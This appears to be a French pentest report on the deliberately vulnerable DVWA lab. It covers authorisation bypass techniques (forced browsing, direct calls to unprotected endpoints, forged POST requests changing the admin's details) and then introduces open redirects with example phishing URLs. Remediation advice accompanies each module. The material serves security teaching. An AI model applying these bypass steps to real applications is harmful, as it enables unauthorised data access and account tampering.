Le niveau **Impossible** du module **JavaScript Attacks** n'existe pas, car tout code exécuté côté client (JavaScript) est entièrement sous le contrôle de l'utilisateur. DVWA rappelle ainsi le principe fondamental de la sécurité web : aucune obfuscation, aucun chiffrement ni aucun contrôle de sécurité effectué exclusivement dans le navigateur ne peut empêcher un attaquant d'inspecter, de manipuler ou de contourner la logique via la console de développement ou un proxy d'interception. La seule véritable protection consiste à **ne jamais faire confiance aux données transmises par le client** et à exécuter l'intégralité des validations et traitements sensibles exclusivement du côté serveur (*Server-Side Validation*).

3.14.3. Impact technique

L'implémentation de mécanismes de sécurité ou de contrôles d'accès reposant exclusivement sur du code JavaScript exécuté dans le navigateur entraîne des impacts critiques pour l'application :

- **Contournement intégral des contrôles de sécurité** : Un attaquant peut intercepter, modifier ou rejouer n'importe quel paramètre ou jeton généré côté client avant que la requête POST/GET n'atteigne le serveur.
- **Exposition de la logique métier (*Business Logic Disclosure*)** : Le code client étant totalement accessible au navigateur, toute logique de calcul, clé secrète ou algorithme (même obfusqué) peut être analysé et désobfusqué par ingénierie inverse.
- **Falsification et altération des données** : L'absence de vérification stricte au niveau du backend permet la soumission de données manipulées, invalides ou non autorisées directement dans le système d'information.
- **Fausse sensation de sécurité** : Reposer sur des contrôles client masque l'absence de contrôles serveur, laissant l'application vulnérable à des attaques automatisées via proxy ou scripts personnalisés.

3.14.4. Recommandations et Remédiations

Pour prémunir une application web contre les attaques ciblant les contrôles côté client, il convient d'appliquer les mesures de sécurisation suivantes :

1. **Validation stricte exclusivement côté serveur (*Server-Side Validation*)** : Toute logique d'authentification, de contrôle d'accès, d'autorisation, de génération de jeton de sécurité ou de validation de saisie doit être exécutée et vérifiée au niveau du backend.
2. **Principe du moindre privilège envers le client (*Zero Trust Input*)** : Considérer toutes les données en provenance du navigateur (champs de formulaires, en-têtes HTTP, cookies, paramètres d'URL, champs masqués `<input type="hidden">`) comme systématiquement non fiables et potentiellement altérées.
3. **Cantonner JavaScript au rôle d'expérience utilisateur (UX)** : Le code JavaScript client doit être utilisé uniquement pour améliorer l'ergonomie (validation visuelle en temps réel, dynamisme de l'interface), et jamais comme une barrière de sécurité principale.
4. **Sécurisation des ressources client (Défense en profondeur)** :
 - **CSP (*Content Security Policy*)** : Déployer des en-têtes CSP stricts pour contrôler les sources d'exécution des scripts et prévenir les injections de code malveillant (XSS).
 - **SRI (*Subresource Integrity*)** : Utiliser des empreintes de contrôle pour vérifier l'intégrité des bibliothèques JavaScript tierces chargées par l'application.

3.15. Module : Authorisation Bypass

3.15.1. Description de la vulnérabilité

Le contournement d'autorisation (*Authorisation Bypass* ou *Broken Access Control*) est une vulnérabilité critique qui survient lorsqu'une application web ne vérifie pas correctement, côté serveur, si un utilisateur authentifié possède les droits nécessaires pour accéder à une ressource ou exécuter une action spécifique.

Contrairement aux défauts d'authentification (qui concernent la vérification de l'identité), les failles d'autorisation interviennent une fois l'utilisateur connecté et reposent sur l'absence ou l'insuffisance de contrôles d'accès (*Access Control Checks*) sur le backend.

3.15.2. Vecteur d'attaque et exploitation

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example *gordonb / abc123*.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

Low Security

1. Analyse du mécanisme de la vulnérabilité

Dans le niveau **Low**, l'application cherche à restreindre l'accès au gestionnaire d'utilisateurs (*User Manager*) à la seule identité admin. Cependant, cette restriction repose sur une simple sécurité par l'obscurité (*Security through Obscurity*) : le lien de navigation vers le module est masqué dans l'interface pour les utilisateurs non privilégiés, mais le script PHP sous-jacent ne contrôle jamais les autorisations de l'utilisateur connecté sur le serveur.

2. Procédure d'exploitation (Navigation forcée / *Forced Browsing*)

1. Connexion non privilégiée :

Se connecter à l'application avec les identifiants d'un utilisateur standard (ex. *gordonb / abc123*).



Username

Password

You have logged out

[Damn Vulnerable Web Application \(DVWA\)](#)

2. Accès direct à la ressource :


Saisir directement l'URL de la fonctionnalité d'administration dans la barre d'adresse du navigateur :

3. Contournement des contrôles :

Le serveur vérifie uniquement que la session est active, mais n'effectue aucun contrôle de rôle (absence de validation `isAdmin()`).

3. Résultat


L'utilisateur gordonb accède à l'intégralité du gestionnaire d'utilisateurs. Il peut visualiser l'ensemble des comptes enregistrés (ID 1 à 5) et modifier leurs informations personnelles (prénom et nom, y compris ceux du compte admin), concrétisant une **élévation de privilèges verticale**.



Medium Security

1. Analyse du mécanisme de la vulnérabilité

Au niveau **Medium**, l'application tente de corriger le défaut de contrôle d'accès en ajoutant une vérification explicite sur la page d'accueil du module (`vulnerabilities/authbypass/index.php`) :




Si l'utilisateur connecté n'est pas admin, le serveur refuse l'accès et renvoie un code HTTP 403 Forbidden avec le message Unauthorised.

Cependant, la protection est **incomplète et décentralisée** : les scripts secondaires chargés de traiter les requêtes de données (`get_user_data.php` et `change_user_details.php`) ne comportent aucun contrôle d'autorisation. Le développeur a protégé le point d'entrée principal sans sécuriser les points de terminaison (*endpoints*) sous-jacents.

2. Procédure d'exploitation

1. Constat du blocage sur la page principale :

En tentant d'accéder à `http://localhost/DVWA/vulnerabilities/authbypass/` avec un compte non privilégié, la page affiche Unauthorised.



2. Découverte et appel direct de l'endpoint d'API (`get_user_data.php`) :

En naviguant directement vers le fichier responsable de la récupération des données :

`http://localhost/DVWA/vulnerabilities/authbypass/get_user_data.php`

3. Exfiltration des données :

Le serveur traite la requête sans vérifier si l'utilisateur possède les droits d'administration et renvoie la totalité des enregistrements utilisateurs au format JSON :



4. Modification non autorisée (`change_user_details.php`) :

De la même manière, l'envoi d'une requête HTTP vers `change_user_details.php` avec les paramètres requis (ex. `id=1&first_name=Hacked&surname=Admin`) permet de modifier les informations de n'importe quel compte sans passer par l'interface d'administration.



3. Résultat

L'absence de vérification sur les endpoints d'arrière-plan (*backend API endpoints*) permet de contourner le blocage de la page principale, entraînant une **fuite d'informations (Information Disclosure)** et une **modification non autorisée des données**.


High Security

1. Analyse du mécanisme de la vulnérabilité

Au niveau **High**, l'application renforce le contrôle d'accès sur la page principale du module (vulnerabilities/authbypass/) en rejetant les utilisateurs non administrateurs avec un code HTTP 403 Unauthorised. Le code source pointe vers l'endpoint de traitement change_user_details.php.



Lorsqu'un utilisateur tente d'accéder directement à change_user_details.php via une requête HTTP GET standard dans le navigateur, l'application renvoie une erreur indiquant que seules les requêtes POST sont acceptées :



La vulnérabilité réside dans le fait que le développeur a restreint le verbe HTTP (POST), en supposant à tort que seules les requêtes provenant de l'interface d'administration enverraient

des données en POST, mais n'a pas implémenté de vérification du rôle de l'utilisateur au niveau du script backend.


2. Procédure d'exploitation (Forge de requête POST)

1. Validation du blocage de la méthode GET :

L'accès direct en GET vers `http://localhost/DVWA/vulnerabilities/authbypass/change_user_details.php` est rejeté par la vérification de méthode.


2. Émission d'une requête HTTP POST via la console :

Tout en restant connecté avec un compte non privilégié, ouvrir la console de développement du navigateur (F12 > *Console*) et exécuter une requête fetch avec la méthode POST et un corps au format JSON :




3. Exécution du traitement par le serveur :

Le serveur valide la méthode POST et applique la modification en base de données sans vérifier les privilèges de l'émetteur, renvoyant la confirmation `{"result":"ok"}`.



3. Résultat

L'utilisateur non privilégié réussit à modifier les informations du compte administrateur (user_id: 1). La vérification via get_user_data.php confirme que les données du compte user_id: 1 ont été remplacées par Harry Hacker.



```
[{"user_id": "1", "first_name": "Harry", "surname": "Hacker"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

Cette exploitation démontre que la restriction de la méthode HTTP ne constitue pas une mesure de sécurité efficace contre le contournement d'autorisation.

Impossible Security

1. Analyse du mécanisme de protection (Sécurisation backend)


Au niveau **Impossible**, l'application met en œuvre un contrôle d'accès systématique et centralisé côté serveur. La vulnérabilité de contournement d'autorisation est corrigée par l'application des principes fondamentaux de sécurité web :

- **Contrôle d'autorisation à chaque point de terminaison (Endpoint Authorization) :** Contrairement aux niveaux précédents, chaque script du backend (index.php, get_user_data.php et change_user_details.php) vérifie explicitement l'identité et le rôle de l'utilisateur connecté en session (ex. `dvwaCurrentUser() === "admin"`) avant d'exécuter la moindre logique métier.
- **Refus par défaut (Deny by Default) :** Si la session active ne correspond pas à un compte disposant des privilèges d'administration, le traitement est immédiatement interrompu et une réponse de refus est renvoyée, indépendamment de la méthode HTTP employée (GET, POST, etc.).

2. Tentatives d'exploitation et résultats observés

1. Accès à l'interface d'administration (index.php) :


En accédant à `http://localhost/DVWA/vulnerabilities/authbypass/` avec un compte utilisateur standard, l'accès est bloqué avec le message Unauthorised.



```
Unauthorised
```


2. Appel direct de l'endpoint de lecture (get_user_data.php) :

La navigation directe vers `http://localhost/DVWA/vulnerabilities/authbypass/get_user_data.php` ne permet plus d'exfiltrer les données des utilisateurs. Le serveur valide les privilèges de session et renvoie une réponse d'erreur :



3. Soumission de requête de modification (`change_user_details.php`) :

De la même façon, l'envoi d'une requête HTTP vers `http://localhost/DVWA/vulnerabilities/authbypass/change_user_details.php` est rejeté avant toute opération en base de données :



3.15.3. Impact technique

- **Atteinte à la confidentialité (Information Disclosure) :** Un utilisateur non authentifié ou ne disposant pas des privilèges requis peut interroger directement les endpoints d'arrière-plan (`get_user_data.php`) pour exfiltrer la totalité des données utilisateurs.
- **Atteinte à l'intégrité des données (Data Tampering) :** L'absence de vérification sur les endpoints d'écriture (`change_user_details.php`) permet la modification arbitraire des informations de n'importe quel compte utilisateur, y compris les comptes administrateurs.
- **Contournement des contrôles d'accès (Broken Object Level Authorization / BOLA) :** L'application se fie à des protections locales en façade (masquage de page ou blocage du verbe GET) sans valider les autorisations côté backend, rendant la sécurité dépendante du comportement du client.
- **Risque d'escalade de privilèges :** En modifiant les attributs des comptes administrateurs via des requêtes forgées, un attaquant peut procéder à une élévation de privilèges et compromettre la totalité de l'application.

3.15.4. Recommandations et Remédiations

1. Centralisation et vérification systématique des autorisations :

Mettre en place un filtre de sécurité ou un middleware au niveau backend pour valider le rôle (role) et les permissions de l'utilisateur connecté en session (deny by default) avant le traitement de toute requête, quel que soit le script ou l'endpoint ciblé.

2. Sécurisation de tous les endpoints d'API :

Ne jamais se limiter à la protection de la page d'entrée principale. Chaque point de terminaison permettant d'extraire (GET) ou de modifier (POST, PUT, DELETE) des données doit inclure sa propre vérification d'habilitation :

```
1 <?php
2 if (dvwaCurrentUser() !== "admin") {
3     http_response_code(403);
4     echo json_encode(["result" => "fail", "error" => "Access denied"]);
5     exit;
6 }
```

3. Ne pas se reposer sur la restriction des méthodes HTTP :

La vérification du verbe HTTP (ex. rejeter les requêtes GET pour forcer le POST) ne constitue pas une mesure de sécurité. Les vérifications de sécurité doivent porter sur l'identité et les privilèges de la session applicative.

4. Principe du moindre privilège :

Restreindre les flux de données au strict nécessaire et s'assurer que les opérations d'administration ne peuvent être invoquées que par une session légitime dûment contrôlée côté serveur.

3.16. Module : Open Http Redirect

3.16.1. Description de la vulnérabilité

La vulnérabilité de **Redirection HTTP Ouverte** (*Open HTTP Redirect*) survient lorsqu'une application web accepte une URL fournie par l'utilisateur via un paramètre (ex. ?redirect=, ?url=, ?next=) et y redirige l'utilisateur sans valider si la destination est sûre ou interne.

- **Mécanisme** : L'application utilise une donnée non contrôlée issue de la requête HTTP pour construire l'en-tête de réponse de redirection (ex. Location: https://site-malveillant.com(https://site-malveillant.com)).
- **Impact principal** : Elle sert de vecteur clé pour les campagnes de **phishing (hameçonnage)**. L'attaquant transmet une URL commençant par le nom de domaine légitime (ex. https://banque-legitime.com/redirect?url=http://site-pirate.com(https://banque-legitime.com/redirect?url=http://site-pirate.com)). La victime fait confiance au domaine initial, clique sur le lien, puis se retrouve redirigée à son insu vers une page malveillante conçue pour dérober ses identifiants.


3.16.2. Vecteur d'attaque et exploitation



Low Security

